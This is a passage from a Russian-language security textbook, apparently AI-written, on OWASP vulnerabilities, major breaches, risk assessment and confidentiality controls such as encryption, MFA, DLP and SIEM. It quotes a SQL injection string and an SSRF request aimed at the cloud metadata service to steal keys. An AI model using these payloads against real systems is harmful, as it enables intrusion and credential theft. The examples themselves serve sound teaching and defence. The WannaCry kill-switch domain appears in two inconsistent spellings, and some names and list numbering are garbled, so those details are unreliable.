Виды: - **SQL-инъекция:** изменение SQL-запроса. - **NoSQL-инъекция:** для MongoDB и др. - **LDAP-инъекция:** для LDAP-запросов. - **OS Command Injection:** выполнение команд ОС.

Пример SQL-инъекции:

```
# Уязвимый код:
username = request.GET['username']
query = f"SELECT * FROM users WHERE username = '{username}'"
```

Хакер вводит: `admin' OR '1'='1`

Результат: `SELECT * FROM users WHERE username = 'admin' OR '1'='1'`

→ Условие всегда истинно → хакер видит всех пользователей.

Как защититься: - **Параметризованные запросы** (prepared statements). - **ORM** (Объектно-реляционное отображение): Django ORM, SQLAlchemy. - **Валидация ввода:** проверять, что `username` содержит только буквы/цифры.

4. Insecure Design (Небезопасный дизайн)

Что: Ошибки в архитектуре системы (не реализация, а **дизайн**).

Пример: Система восстановления пароля по "секретным вопросам" ("Девичья фамилия матери"). Хакер гуглит информацию о жертве → восстанавливает пароль.

Как защититься: - **Threat modeling** на этапе проектирования. - **Secure by design:** изначально встраивать безопасность.

5. Security Misconfiguration (Неправильная конфигурация)

Что: Ошибки в настройке системы.

Примеры: - Дефолтный пароль **admin/admin**. - Открыт SSH (порт 22) на весь интернет. - Оставлена консоль отладки (Django Debug Mode в production). - Не отключены ненужные сервисы (Telnet, FTP).

Реальный пример: В 2017 году AWS S3-бакеты оставляли **публичными** по умолчанию → утечки данных (Verizon, Accenture, Dow Jones).

Как защититься: - **Минимизация:** отключить всё, что не используется. - **Hardening:** следовать гайдам по безопасной настройке (CIS Benchmarks). - **Автоматизация:** Infrastructure as Code (Terraform, Ansible) → настройки в коде → меньше ошибок.

6. Vulnerable and Outdated Components (Устаревшие компоненты)

Что: Использование библиотек/фреймворков с известными уязвимостями.

Примеры: - **Equifax (2017):** Apache Struts с уязвимостью **CVE-2017-5638**. - **Log4Shell (2021):** уязвимость в Log4j (Java-библиотека для логирования) → удалённое выполнение кода.

Как защититься: - **Регулярные обновления:** `apt update && apt upgrade, npm audit fix`. - **Vulnerability scanners:** Dependabot (GitHub), Snyk, OWASP Dependency-Check. - **Минимизация зависимостей:** используй только нужные библиотеки.

7. Identification and Authentication Failures (Ошибки аутентификации)

Что: Слабая или сломанная аутентификация.

Примеры: - Слабые пароли (`123456`, `password`). - Нет ограничения попыток входа → brute force. - Сессионный токен передаётся в URL (`site.com/?session=abc123`) → можно украсть из истории браузера. - Нет 2FA.

Как защититься: - **Сильные пароли:** минимум 12 символов, сложность. - **2FA/MFA.** - **Rate limiting:** блокировка после N неудачных попыток (Fail2Ban). - **Хранение токенов в cookies** (HttpOnly, Secure, SameSite).

8. Software and Data Integrity Failures (Нарушение целостности ПО и данных)

Что: Использование непроверенного ПО, отсутствие проверки целостности.

Примеры: - Загрузка библиотек с CDN без проверки хэша → CDN взломали → пользователям подсунили вредоносный JS. - CI/CD без проверки (злоумышленник изменил код в репозитории → код автоматически задеплоился на production).

Как защититься: - **Subresource Integrity (SRI):** `<script src="..." integrity="sha384-..."></script>`. - **Подпись кода:** проверять цифровую подпись. - **Проверка целостности:** хэши (SHA-256) при скачивании.

9. Security Logging and Monitoring Failures (Отсутствие логирования и мониторинга)

Что: Система не логирует события → невозможно обнаружить атаку.

Примеры: - Не логируются попытки входа → хакеры перебирают пароли, никто не замечает. - Логи не анализируются → атака произошла 3 месяца назад, узнали только сейчас.

Как защититься: - **Логирование:** успешные/неудачные попытки входа, изменения данных, доступ к критичным файлам. - **SIEM:** Elasticsearch + Logstash + Kibana (ELK), Splunk. - **Алерты:** автоматические уведомления при подозрительной активности.

10. Server-Side Request Forgery (SSRF)

Что: Хакер заставляет сервер отправить запрос куда-то (например, к внутренним ресурсам).

Пример: Сайт позволяет загрузить изображение по URL:

```
site.com/download?url=https://example.com/image.jpg
```

Хакер вводит:

```
site.com/download?url=http://169.254.169.254/latest/meta-data/
```

Это **AWS метадата-сервис** (доступен только изнутри). Сервер выполнит запрос → хакер получит AWS-ключи.

Как защититься: - **Whitelist:** разрешить только определённые домены. - **Запретить** доступ к приватным IP (192.168.x.x, 127.0.0.1, 169.254.169.254).

9.3.6. Реальные примеры угроз и взломов

Теория — это круто, но давай посмотрим на **реальные** инциденты. Это покажет, что угрозы — не абстрактная хрень, а вполне конкретные пиздецы, которые случаются каждый день.

1. Equifax (2017) — Утечка 147 миллионов записей

Что произошло: - Хакеры использовали уязвимость в **Apache Struts** (веб-фреймворк). - Уязвимость **CVE-2017-5638** была известна и закрыта патчем за 2 месяца до атаки. - Администраторы Equifax **не обновили** систему. - Хакеры **3 месяца** сидели в системе, собирали данные.

Что украли: - ФИО, даты рождения, адреса, номера соцстрахования (SSN) - 147 миллионов американцев (почти половина населения США)

Итог: - Штраф \$700 миллионов - Акции упали на 35% - CEO Ричард Смит уволили (но с золотым парашютом \$90 миллионов)

Урок: Обновляй софт! Если есть патч — ставь его немедленно.

2. WannaCry (2017) — Ransomware, 200,000 компьютеров

Что произошло: - Вирус-вымогатель (ransomware), шифрует файлы → требует \$300 в биткоинах. - Использовал **EternalBlue** (эксплойт от АНБ, утёкший хакерам из группы Shadow Brokers). - Распространялся **без участия пользователя** (wormable).

Масштаб: - 200,000 компьютеров в **150 странах**. - NHS (британское здравоохранение): отменили операции, скорая помощь перенаправлялась в другие больницы. - Испанская Telefonica, российские МВД/МЧС, Deutsche Bahn (железные дороги Германии).

Kill Switch: - Исследователь **Marcus Hutchins** (@MalwareTechBlog) нашёл, что вирус проверяет существование домена `iuqerfsodp9ifjaposdfjhgosurijfaewrwergrwa.com`. - Если домен существует → вирус останавливается. - Hutchins зарегистрировал домен за **\$10.69** → остановил распространение.

Прония: Год спустя Hutchins был арестован в США за создание банковского трояна **Kronos** в 2014 году (до того, как остановил WannaCry). Получил условный срок.

Урок: Обновляй Windows. Патч для EternalBlue вышел **за месяц до атаки** (MS17-010).

3. Colonial Pipeline (2021) — Ransomware, остановка нефтепровода

Что произошло: - Хакеры (группа **DarkSide**) зашифровали системы управления **Colonial Pipeline** (крупнейший нефтепровод США, 45% топлива для восточного побережья). - Компания **остановила** трубопровод на **5 дней**.

Итог: - Паника, очереди на заправках, рост цен на бензин. - Colonial Pipeline заплатила выкуп **\$4.4 миллиона** в биткоинах. - ФБР вернуло **\$2.3 миллиона** (отслежили кошелек).

Как зашли?: - Украли **VPN-пароль** одного из сотрудников. - Пароль был **в утёкшей базе** (сотрудник использовал тот же пароль на другом сайте).

Урок: - Не используй одинаковые пароли на разных сайтах. - Включай 2FA для VPN.

4. LastPass (2022) — Взлом менеджера паролей

Что произошло: - Хакеры взломали **инженера LastPass** (через вредоносный софт на личном компьютере). - Украли **резервные копии** зашифрованных хранилищ паролей. - Данные **зашифрованы**, но если у пользователя **слабый мастер-пароль** → хакеры могут расшифровать (brute force).

Что под угрозой: - Все пароли пользователя. - Если мастер-пароль password123 → хакеры расшифруют за минуты. - Если мастер-пароль Tr0ub4dor&3 → может потребоваться несколько лет.

Итог: - Паника среди пользователей. - Массовая миграция на 1Password, Bitwarden. - LastPass рекомендовала сменить мастер-пароль и все пароли в хранилище.

Урок: Даже менеджеры паролей могут быть взломаны. Используй длинный мастер-пароль (16+ символов).

5. MOVEit (2023) — Утечка данных тысяч компаний

Что произошло: - MOVEit Transfer — ПО для безопасной передачи файлов (используют банки, госорганизации, корпорации). - Найдена уязвимость SQL-инъекция (CVE-2023-34362). - Хакеры (группа C10p) использовали уязвимость → украли данные тысяч компаний.

Жертвы: - British Airways, BBC, Shell, университеты, государственные органы США. - Более 60 миллионов человек пострадали.

Итог: - Хакеры требовали выкуп от каждой компании. - Некоторые заплатили, некоторые отказались.

Урок: Даже "безопасное" ПО может иметь уязвимости. Не доверяй слепо.

9.3.7. Оценка рисков

Угроз тысячи, но невозможно защититься от всех. Нужно приоритизировать.

Оценка рисков (Risk Assessment) — процесс определения, какие угрозы наиболее опасны.

Формула риска

Риск = Вероятность × Ущерб

Вероятность — насколько вероятно, что угроза произойдёт (0% — 100%).

Ущерб — какой урон нанесёт угроза (в деньгах, времени, репутации).

Пример расчёта рисков

Сценарий: Интернет-магазин.

Угроза 1: SQL-инъекция на форме логина - Вероятность: 80% (автоматические сканеры ищут уязвимости) - **Ущерб:** Высокий (хакеры могут украсть базу клиентов, изменить цены, удалить заказы) - **Риск:** $0.8 \times 100 = 80$ (критический)

Угроза 2: Пожар в офисе (где стоит сервер) - Вероятность: 1% (пожары редки) - **Ущерб:** Высокий (серверы сгорят, данные потеряны) - **Риск:** $0.01 \times 100 = 1$ (низкий)

Угроза 3: DDoS-атака - Вероятность: 20% (конкуренты могут заказать DDoS) - **Ущерб:** Средний (сайт ляжет на несколько часов, потеря продаж) - **Риск:** $0.2 \times 50 = 10$ (средний)

Матрица рисков

	Низкий ущерб (1-30) Средний ущерб (31-70) Высокий ущерб (71-100)		
Высокая вероятность (> 50%)	Средний риск	Высокий риск	Критический риск
Средняя вероятность (20-50%)	Низкий риск	Средний риск	Высокий риск
Низкая вероятность (< 20%)	Низкий риск	Низкий риск	Средний риск

Приоритизация

Критический риск (SQL-инъекция): - Действие: Исправить **немедленно** (параметризованные запросы, WAF).

Средний риск (DDoS): - Действие: Подключить Cloudflare (DDoS-защита).

Низкий риск (пожар): - Действие: Резервное копирование в облако (AWS S3, offsite).

Ключевые термины

- **Информационная безопасность (ИБ)** — защита информации от несанкционированного доступа, изменения, уничтожения
 - **CIA Triad** — Конфиденциальность (Confidentiality), Целостность (Integrity), Доступность (Availability)
 - **Актив (Asset)** — всё, что имеет ценность и нуждается в защите
 - **Уязвимость (Vulnerability)** — слабое место в системе
 - **Угроза (Threat)** — потенциальная опасность
 - **Риск (Risk)** — вероятность × ущерб
 - **Инсайдер (Insider)** — сотрудник или подрядчик с легитимным доступом
 - **Script Kiddie** — новичок-хакер, использующий готовые инструменты
 - **Хактивист (Hacktivist)** — хакер с политическими мотивами
 - **APT (Advanced Persistent Threat)** — продвинутая угроза (государственные акторы)
 - **Ransomware** — вирус-вымогатель (шифрует данные за выкуп)
 - **DDoS (Distributed Denial of Service)** — распределённая атака отказа в обслуживании
 - **SQL-инъекция** — вставка вредоносного SQL-кода
 - **Модель угроз (Threat Model)** — формализованное описание угроз
 - **OWASP Top 10** — список 10 самых опасных уязвимостей веб-приложений
 - **MITM (Man-in-the-Middle)** — атака посредника (перехват и изменение данных)
 - **Zero-day (0-day)** — уязвимость, неизвестная разработчикам (нет патча)
 - **Kill Switch** — механизм аварийной остановки (как в WannaCry)
-

Контрольные вопросы

Теоретические:

1. **Что такое информационная безопасность?** Объясни связь с CIA Triad.
2. **В чём разница между уязвимостью, угрозой и риском?** Приведи примеры.
3. **Классифицируй угрозы по источнику.** Кто опаснее: инсайдер или внешний хакер? Почему?
4. **Объясни три типа воздействия на CIA Triad.** Приведи по одному реальному примеру нарушения конфиденциальности, целостности и доступности.
5. **Что такое модель угроз (Threat Model)?** Зачем она нужна?
6. **Что такое OWASP Top 10?** Назови 5 уязвимостей из списка.
7. **Что такое APT (Advanced Persistent Threat)?** Чем APT отличается от обычных хакеров?
8. **Что такое ransomware?** Приведи примеры (WannaCry, Colonial Pipeline).

Практические:

1. Задача: Оценка рисков.

У тебя веб-приложение. Есть три угрозы:

2. **A:** SQL-инъекция (вероятность 70%, ущерб \$100,000)
3. **B:** DDoS-атака (вероятность 30%, ущерб \$10,000)
4. **C:** Физическая кража сервера (вероятность 5%, ущерб \$50,000)

Рассчитай риски и расставь приоритеты (что исправлять в первую очередь).

Решение: - **A:** Риск = $0.7 \times 100,000 = \$70,000$ (критический) - **B:** Риск = $0.3 \times 10,000 = \$3,000$ (средний) - **C:** Риск = $0.05 \times 50,000 = \$2,500$ (низкий)

Приоритет: A → B → C.

1. Задача: Модель угроз для блога.

Ты делаешь блог о программировании. Определи:

- Какие активы нужно защищать?
- Кто может атаковать? (Реалистично!)
- Какие угрозы наиболее вероятны?
- Какие меры защиты необходимы?

Примерное решение: - **Активы:** контент (статьи), аккаунт администратора, база комментариев. - **Угрозы:** script kiddies (автоматические боты ищут уязвимости), спам-боты. - **Вероятные атаки:** брутфорс пароля админки, SQL-инъекция (если есть формы), DDoS (маловероятно, если блог не популярен). - **Меры:** HTTPS, сильный пароль + 2FA, обновления WordPress/плагинов, резервное копирование.

1. Задача: WannaCry.

Прочитай про **WannaCry** (раздел 9.3.6). Ответь:


- Какая уязвимость использовалась?
- Как можно было предотвратить заражение?
- Что такое "kill switch" и как он остановил вирус?

Решение: - **Уязвимость:** EternalBlue (SMBv1 в Windows), патч MS17-010. - **Предотвращение:** обновить Windows (патч вышел за месяц до атаки), отключить SMBv1. - **Kill Switch:** вирус проверял домен `iugferfsodp9ifjaposdfjhgosurijfaewrgwea.com`. Если домен существует → вирус останавливается. Marcus Hutchins зарегистрировал домен → вирус остановился.

1. Задача: Защита от инсайдера.

В компании работает 50 сотрудников. У всех есть доступ к общей папке с финансовыми отчётами. Один из сотрудников может слить данные конкурентам. Как защититься?

Примерное решение: - **Принцип наименьших привилегий:** не все 50 сотрудников должны иметь доступ к финансам. Только финансовый директор, бухгалтеры, CEO. - **DLP (Data Loss Prevention):** блокировать копирование на USB, отправку на личный email. - **Мониторинг:** логировать, кто открывал файлы, кто скачивал. - **Водяные знаки (Watermarking):** если файл утечёт, можно понять, кто слил (в документ встраивается уникальный ID сотрудника, невидимый глазом). - **NDA (Non-Disclosure Agreement):** договор о неразглашении с юридической ответственностью.

Статус: Глава готова 

Дата: 15 января 2026

Автор: AI Assistant (Claude Sonnet 4.5)

Следующая глава: 9.04 Противодействие нарушению конфиденциальности (методы защиты от утечек данных, шифрование, контроль доступа, DLP).

Глава 9.4. Противодействие нарушению конфиденциальности

Введение: Защищаем конфиденциальность, пока хакеры не добрались до твоих котиков

Окей, дружище, в главе 9.03 мы разобрали, **какие угрозы** существуют (внутренние/внешние, природные, техногенные), в главе 9.01 составили **политику безопасности**, в главе 9.02 научились **шифровать данные**. Теперь вопрос: **а как на практике защитить конфиденциальность?**

Конфиденциальность — это первая буква в **CIA Triad** (Confidentiality, Integrity, Availability). Цель: **секретные данные видят только те, кому положено**. Не соседи по Wi-Fi, не хакеры, не инсайдеры, не спецслужбы (ну, иногда и спецслужбы, но это уже другой уровень паранойи).

Реальность: - **3.2 миллиарда паролей** украдены в 2021 году (отчёт Cybersecurity Ventures) - **60%** утечек данных — из-за **слабых или украденных паролей** - Средний срок обнаружения утечки данных: **207 дней** (IBM, 2023) — хакеры сидят в твоей системе полгода, а ты даже не в курсе - **82%** утечек данных — из-за **человеческого фактора** (случайная отправка email не тому человеку, клик на фишинг, слабый пароль)

Почему важно защищать конфиденциальность?

1. **Финансовые потери:** Equifax заплатила **\$700 млн штрафов** за утечку 147 млн записей
2. **Репутация:** После утечки клиенты уходят к конкурентам
3. **Юридические проблемы:** GDPR (Европа) и 152-ФЗ (Россия) — штрафы до **4% годового оборота** за утечку персональных данных
4. **Личная безопасность:** Утекли медицинские записи → страховая компания отказывает в полисе; утекли номера карт → списали деньги

В этой главе мы разберём: - Шифрование данных (at rest, in transit, in use) - Контроль доступа (RBAC, MFA, биометрия) - DLP (Data Loss Prevention) — предотвращение утечек - Мониторинг и логирование (SIEM, форензика) - Обучение персонала (фишинг, пароли) - Организационные меры (NDA, водяные знаки) - Физическая безопасность (защита дата-центров) - Резервное копирование (зашифрованный backup)

Эта глава связана с: - **Главой 9.01 (Политика безопасности)** — тут мы реализуем политику на практике - **Главой 9.02 (Криптография)** — используем шифрование как основной метод защиты - **Главой 9.03 (Угрозы ИБ)** — защищаемся от угроз конфиденциальности (перехват трафика, инсайдеры, фишинг) - **Главой 9.05 (Атаки)** — защита от конкретных атак (MITM, phishing, социальная инженерия) - **Главой 8.04 (Протоколы Internet)** — HTTPS, SSH, VPN для защиты трафика

9.4.1. Шифрование данных: Главная линия обороны

Первое правило защиты конфиденциальности: **ШИФРУЙ ВСЁ**. Seriously. Диски, базы данных, трафик, backup, мессенджеры, облачные хранилища — всё.

Почему? Потому что если хакер украдёт зашифрованный диск — он получит набор случайных байтов. Без ключа эти данные бесполезны (ну, если ты не используешь пароль 123456 для шифрования, конечно).

Шифрование в покое (Data at Rest)

Определение: Шифрование данных, которые **хранятся** на диске, в БД, на флешке, в облаке.

Зачем? Чтобы при краже устройства (ноутбук, сервер, жёсткий диск) или при физическом доступе (кто-то зашёл в серверную) данные остались недоступными.

Шифрование диска (Full Disk Encryption, FDE)

Как работает: Весь диск шифруется одним ключом. При загрузке ОС запрашивает пароль → расшифровывает загрузочный сектор → ОС работает с расшифрованными данными в оперативной памяти.

Популярные решения:

1. **BitLocker (Windows):**
2. Встроен в Windows (Pro/Enterprise)
3. Использует **AES-128** или **AES-256**
4. Ключи хранятся в **TPM** (Trusted Platform Module) — чип на материнской плате
5. Если вытащить диск из ноутбука и вставить в другой компьютер → данные не прочитать без пароля

Пример включения: Панель управления → BitLocker → Включить BitLocker → Сохранить ключ восстановления (48-значный)

Проблема: Если забыл пароль и потерял ключ восстановления → данные потеряны навсегда.

1. **LUKS (Linux Unified Key Setup):**
2. Стандарт для Linux
3. Используется в Ubuntu, Fedora, Arch
4. Команда для шифрования раздела:

```
bash # Зашифровать раздел /dev/sdb1 cryptsetup
luksFormat /dev/sdb1 # Открыть зашифрованный раздел cryptsetup open /dev/sdb1
encrypted_disk # Теперь монтируем /dev/mapper/encrypted_disk mount /dev/mapper/
encrypted_disk /mnt
```

Важно: При каждой загрузке нужно вводить пароль. Если сервер перезагрузился ночью (отключили свет) → он не загрузится, пока ты не приедешь и не введёшь пароль.

1. **FileVault (macOS):**
2. Встроен в macOS
3. Использует **XTS-AES-128**
4. Ключ привязан к логину пользователя
5. Можно разблокировать через iCloud (если забыл пароль)

Шифрование базы данных (TDE — Transparent Data Encryption)

Зачем? Чтобы даже если хакер украл файлы БД (например, скопировал .mdf файл SQL Server), он не смог прочитать данные.

Как работает: - СУБД автоматически шифрует данные при записи на диск - При чтении — автоматически расшифровывает - Для приложения это **прозрачно** (отсюда название Transparent)

Примеры: - **SQL Server:** поддерживает TDE (AES-128/256) - **Oracle Database:** Advanced Security Option (ASO) - **MySQL:** InnoDB Encryption (с MySQL 5.7) - **PostgreSQL:** pgcrypto (расширение для шифрования столбцов)

Минус TDE: Если БД запущена — данные доступны. Защита только от кражи файлов.

Шифрование в движении (Data in Transit)

Определение: Шифрование данных, которые **передаются** по сети (от клиента к серверу, между серверами).

Зачем? Чтобы при перехвате трафика (MITM-атака, sniffing Wi-Fi) данные остались недоступными.

HTTPS (HTTP over TLS/SSL)

Как работает (подробности в главе 9.02): 1. Клиент (браузер) подключается к серверу 2. Сервер отправляет **SSL-сертификат** (содержит публичный ключ) 3. Браузер проверяет сертификат (подписан ли доверенным CA) 4. Генерируется **сессионный ключ** (симметричный) для шифрования трафика 5. Все данные (пароли, номера карт, cookie) шифруются **AES-256**

Пример настройки HTTPS (Let's Encrypt):

```
# Установить Certbot (бесплатные сертификаты от Let's Encrypt)
sudo apt install certbot python3-certbot-nginx
# Получить сертификат для домена example.com
sudo certbot --nginx -d example.com
# Автоматически обновлять сертификат каждые 3 месяца
sudo systemctl enable certbot.timer
```

Зелёный замочек в браузере: означает, что соединение зашифровано + сертификат подтверждён.

Важно: HTTP (без S) — это **открытый текст**. Любой сосед по Wi-Fi может перехватить пароли с помощью Wireshark.

VPN (Virtual Private Network)

Зачем? Шифровать весь трафик от компьютера до VPN-сервера. Используется для: - **Удалённой работы:** подключение к корпоративной сети из дома - **Обход блокировок:** YouTube в Китае, Pornhub в России (после блокировок) - **Защита в публичных Wi-Fi:** в кафе/аэропорту/отеле перехватывают трафик

Популярные протоколы: 1. **OpenVPN** (open-source, медленнее) 2. **WireGuard** (новый, быстрый, безопасный) — используется в Mullvad, ProtonVPN 3. **IPsec** (для корпоративных VPN)

Пример подключения к WireGuard:

```
# Установить WireGuard
sudo apt install wireguard
# Создать конфиг /etc/wireguard/wg0.conf
[Interface]
PrivateKey = <твой приватный ключ>
Address = 10.0.0.2/24

[Peer]
PublicKey = <публичный ключ сервера>
Endpoint = vpn.example.com:51820
AllowedIPs = 0.0.0.0/0 # весь трафик через VPN

# Запустить VPN
sudo wg-quick up wg0
```

Минус VPN: Провайдер VPN видит весь твой трафик. Если VPN-провайдер не надёжен (бесплатный VPN из Google Play) → он сам может продавать твои данные.

SSH (Secure Shell)

Зачем? Удалённое управление серверами. Все команды и данные шифруются.

Как работает: - Используется **асимметричное шифрование** (RSA, Ed25519) - Вместо паролей — **SSH-ключи** (публичный ключ на сервере, приватный у тебя)

Пример настройки SSH-ключа:


```
# Генерируем пару ключей
ssh-keygen -t ed25519 -C "твой_email@example.com"
# Копируем публичный ключ на сервер
ssh-copy-id user@server.com
# Теперь подключаемся без пароля
ssh user@server.com
```

Важно: Приватный ключ (`~/.ssh/id_ed25519`) нельзя никому показывать. Если кто-то украл твой приватный ключ → он может зайти на все твои серверы.

Шифрование в использовании (Data in Use)

Определение: Шифрование данных в оперативной памяти во время обработки.

Проблема: Обычное шифрование защищает данные на диске и в сети, но **не в RAM**. Если хакер получил доступ к серверу (через уязвимость, физический доступ) → он может прочитать данные из памяти.

Решение — Confidential Computing: - **Intel SGX** (Software Guard Extensions) — изолированная область памяти (enclave), куда даже ОС не может заглянуть - **AMD SEV** (Secure Encrypted Virtualization) — шифрование памяти виртуальных машин - **ARM TrustZone** — изолированная среда на мобильных устройствах

Пример использования: Google Cloud, Microsoft Azure используют SGX/SEV для защиты конфиденциальных вычислений (обработка медицинских данных, финансовые расчёты).

Минус: Сложно реализовать, требует поддержки процессора, медленнее обычной обработки.

9.4.2. Контроль доступа: Кто, что и когда может делать

Шифрование — это круто, но недостаточно. Нужно **ограничить доступ** к данным. Принцип: **не все должны видеть всё**.

Принцип наименьших привилегий (Least Privilege)

Определение: Каждый пользователь/процесс должен иметь **минимально необходимые права** для выполнения своих задач.

Примеры: - **Хорошо:** Разработчик имеет доступ к тестовой БД, но **не** к продакшн-БД - **Плохо:** Все сотрудники имеют права администратора (admin) → один клик на вредоносный файл → ransomware зашифровал все серверы

Реальный пример: Colonial Pipeline (2021) — ransomware зашифровал серверы. Почему? Потому что хакеры получили **учётную запись с правами администратора** через утечку пароля. Если бы у этой учётки были ограничены права → ransomware не смог бы зашифровать критические системы.

RBAC (Role-Based Access Control)

Определение: Права доступа назначаются **по ролям**, а не каждому пользователю отдельно.

Пример: - Роль **"Бухгалтер"**: может читать финансовые отчёты, редактировать счета - Роль **"Разработчик"**: может читать/писать код, деплоить на тестовый сервер - Роль **"Администратор"**: может делать всё

Преимущества: - Проще управлять правами (добавил нового бухгалтера → назначил роль "Бухгалтер") - Меньше ошибок (не забудешь отозвать права при увольнении)

Пример в Linux:

```
# Создать группу "developers"
sudo groupadd developers
# Добавить пользователя в группу
sudo usermod -aG developers alice
# Назначить права на папку /var/www/project только группе developers
sudo chown -R :developers /var/www/project
sudo chmod 770 /var/www/project
```

MFA (Multi-Factor Authentication) — Многофакторная аутентификация

Определение: Для входа требуется два или более фактора: 1. **Что ты знаешь:** пароль, PIN 2. **Что у тебя есть:** смартфон (Google Authenticator), USB-ключ (YubiKey) 3. **Кто ты:** биометрия (отпечаток пальца, Face ID)

Зачем? Если хакер украл пароль (через фишинг, утечку) → он всё равно не сможет войти без второго фактора.

Статистика: MFA блокирует **99.9%** автоматических атак (Microsoft, 2020).

Примеры MFA: 1. **TOTP** (Time-based One-Time Password): - Приложение: Google Authenticator, Authy, Microsoft Authenticator - Генерирует 6-значный код, который меняется каждые 30 секунд - Основан на **общем секрете** (QR-код при настройке)

Как работает: Секрет: JBSWY3DPEHFK3PXP (base32) Текущее время: 1700000000 (Unix timestamp)
Интервал: 1700000000 / 30 = 56666666 (номер интервала) HMAC-SHA1(секрет, 56666666) → берём последние 6 цифр → 123456

1. SMS-коды:

2. Код приходит на телефон

3. **Минус:** SMS можно перехватить (SIM-swapping — хакер переводит твой номер на свою SIM)

4. Аппаратные ключи (YubiKey, Titan Security Key):

5. USB-устройство, которое подтверждает вход

6. **Плюс:** невозможно украсть удалённо

7. **Минус:** если потерял ключ → не войдёшь в аккаунт (нужен backup-ключ)

Пример настройки 2FA в Linux (SSH):

```
# Установить Google Authenticator
sudo apt install libpam-google-authenticator
# Запустить настройку
google-authenticator
# Редактировать /etc/pam.d/sshd, добавить строку:
auth required pam_google_authenticator.so
# Редактировать /etc/ssh/sshd_config:
ChallengeResponseAuthentication yes
# Перезапустить SSH
sudo systemctl restart sshd
```

Теперь при входе по SSH нужен **пароль + код из Google Authenticator**.

Биометрия

Примеры: - **Отпечаток пальца** (Touch ID, сканер в смартфоне) - **Распознавание лица** (Face ID, Windows Hello) - **Сканирование радужной оболочки глаза** (в некоторых банках) - **Голос** (Alexa, Google Assistant — используют для разблокировки)

Плюсы: - Не нужно запоминать пароль - Сложно украсть (ну, в теории)

Минусы: - **Невозможно изменить:** Если хакер украл твой отпечаток пальца (скопировал с кружки) → ты не можешь "сменить пароль" - **False positives/negatives:** Face ID иногда не распознаёт тебя (если ты побрился/надел очки/лежишь в темноте) - **Обход:** Исследователи взломали Face ID с помощью маски (3D-принтер + фото)

Вывод: Биометрию лучше использовать как **второй фактор**, а не единственный.

9.4.3. DLP (Data Loss Prevention) — Предотвращение утечек

Определение: Система контроля и блокировки передачи конфиденциальных данных за пределы организации.

Зачем? Чтобы сотрудник не смог случайно (или специально) слить базу клиентов на личный Gmail, скопировать на флешку, распечатать на принтере.

Типы DLP

1. **Network DLP** (сетевой):
2. Мониторит трафик (email, веб, FTP, облачные сервисы)
3. Блокирует отправку писем с номерами кредитных карт, паспортов, исходным кодом

Пример: Сотрудник пытается отправить файл `clients.xlsx` на личный Gmail → DLP анализирует содержимое → обнаруживает номера телефонов/email → блокирует отправку + уведомляет администратора безопасности.

1. **Endpoint DLP** (на устройствах):
2. Блокирует копирование файлов на USB-флешки, внешние диски
3. Блокирует печать конфиденциальных документов
4. Делает скриншоты экрана пользователя (для расследования)

Пример: Разработчик пытается скопировать папку с исходным кодом на USB → DLP блокирует + логирует попытку.

1. **Cloud DLP** (в облаке):
2. Мониторит загрузку файлов в Google Drive, Dropbox, OneDrive
3. Блокирует загрузку конфиденциальных данных в публичные облака

Пример: Сотрудник загружает презентацию с пометкой "Confidential" в личный Dropbox → DLP блокирует.

Методы обнаружения конфиденциальных данных

1. **Сигнатуры (регулярные выражения):**
2. Номера кредитных карт: `\d{4}-\d{4}-\d{4}-\d{4}`
3. Номера паспортов (РФ): `\d{4} \d{6}`
4. Email: `[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}`
5. **Классификация файлов:**
6. Файлы с пометкой "Confidential", "Top Secret" автоматически блокируются
7. Проверка метаданных (например, файл создан в отделе финансов → считается конфиденциальным)
8. **Machine Learning:**
9. DLP анализирует, какие файлы обычно отправляются вне компании (пресс-релизы, публичная документация)

10. Обнаруживает аномалии: сотрудник никогда не отправлял файлы размером >100 МБ → внезапно отправляет архив 500 МБ → алерт
-

Реальный пример DLP

Кейс: Крупная IT-компания (назовём её TechCorp).

Проблема: Увольняющиеся разработчики уносили исходный код (копировали на USB, отправляли себе на Gmail).

Решение: 1. Установили **Endpoint DLP** на всех рабочих ноутбуках 2. Заблокировали USB-порты (кроме клавиатуры/мыши) 3. Настроили правило: любой файл с расширением `.cpp`, `.h`, `.py` → блокировать копирование/отправку на внешние email 4. Разрешили отправку исходного кода только на корпоративный GitLab

Результат: За год обнаружили **12 попыток утечки** (10 случайных, 2 злонамеренных). Уволили 2 сотрудников, остальным — предупреждение.

Стоимость DLP: \$50 000 в год (лицензия + администрирование)

Стоимость одной утечки исходного кода (по оценкам): \$500 000 - \$5 000 000 (потеря конкурентного преимущества)

Вывод: Окупилось.

9.4.4. Мониторинг и логирование: Кто что делал и когда

Принцип: Если не логируешь — не сможешь расследовать инцидент. Если хакер украл данные 3 месяца назад — но ты не знаешь, **кто, когда и как** → ты в жопе.

SIEM (Security Information and Event Management)

Определение: Система **сбора, анализа и корреляции** логов из всех источников (серверы, файрволы, антивирусы, приложения).

Как работает: 1. **Сбор логов:** агенты собирают логи с серверов, сетевых устройств, приложений 2. **Нормализация:** разные форматы логов приводятся к единому виду 3. **Корреляция:** SIEM ищет паттерны (например, 10 неудачных попыток входа за минуту → возможна brute force атака) 4. **Алерты:** уведомление администратору безопасности (email, SMS, Slack)

Популярные SIEM: 1. **Splunk** (коммерческий, дорогой, мощный) 2. **ELK Stack** (Elasticsearch, Logstash, Kibana) — open-source 3. **IBM QRadar** (коммерческий, для enterprise) 4. **Wazuh** (open-source, бесплатный)

Пример настройки ELK Stack для мониторинга

Задача: Собирать логи с веб-сервера (nginx), анализировать, искать подозрительную активность.

Шаги: 1. **Установить Elasticsearch** (хранилище логов): `bash sudo apt install elasticsearch sudo systemctl start elasticsearch`

1. **Установить Logstash** (сбор и обработка логов): `bash sudo apt install logstash # Конфиг /etc/logstash/conf.d/nginx.conf`

```
input { file { path => "/var/log/nginx/access.log"
start_position => "beginning" } } filter { grok { match => { "message" => "%{COMBINEDAPACHELOG}" } } } output { elasticsearch { hosts => ["localhost:9200"] } }
```

`sudo systemctl start logstash`

2. **Установить Kibana** (визуализация): `bash sudo apt install kibana sudo systemctl start kibana`

Открыть `http://localhost:5601`

3. **Настроить алерты:**

- Правило: Если IP делает >100 запросов в минуту → алерт (возможен DDoS или сканирование уязвимостей)
 - Правило: Если статус 401 (Unauthorized) >10 раз за минуту с одного IP → возможна brute force атака на логин
-

Форензика (Forensics) — Расследование после инцидента

Определение: Анализ логов, дампов памяти, файловой системы **после атаки**, чтобы понять: - Как хакер проник в систему? - Какие данные украл? - Когда началась атака? - Кто виноват?

Пример расследования:

Кейс: Компания обнаружила, что 50 ГБ данных клиентов исчезли с сервера.

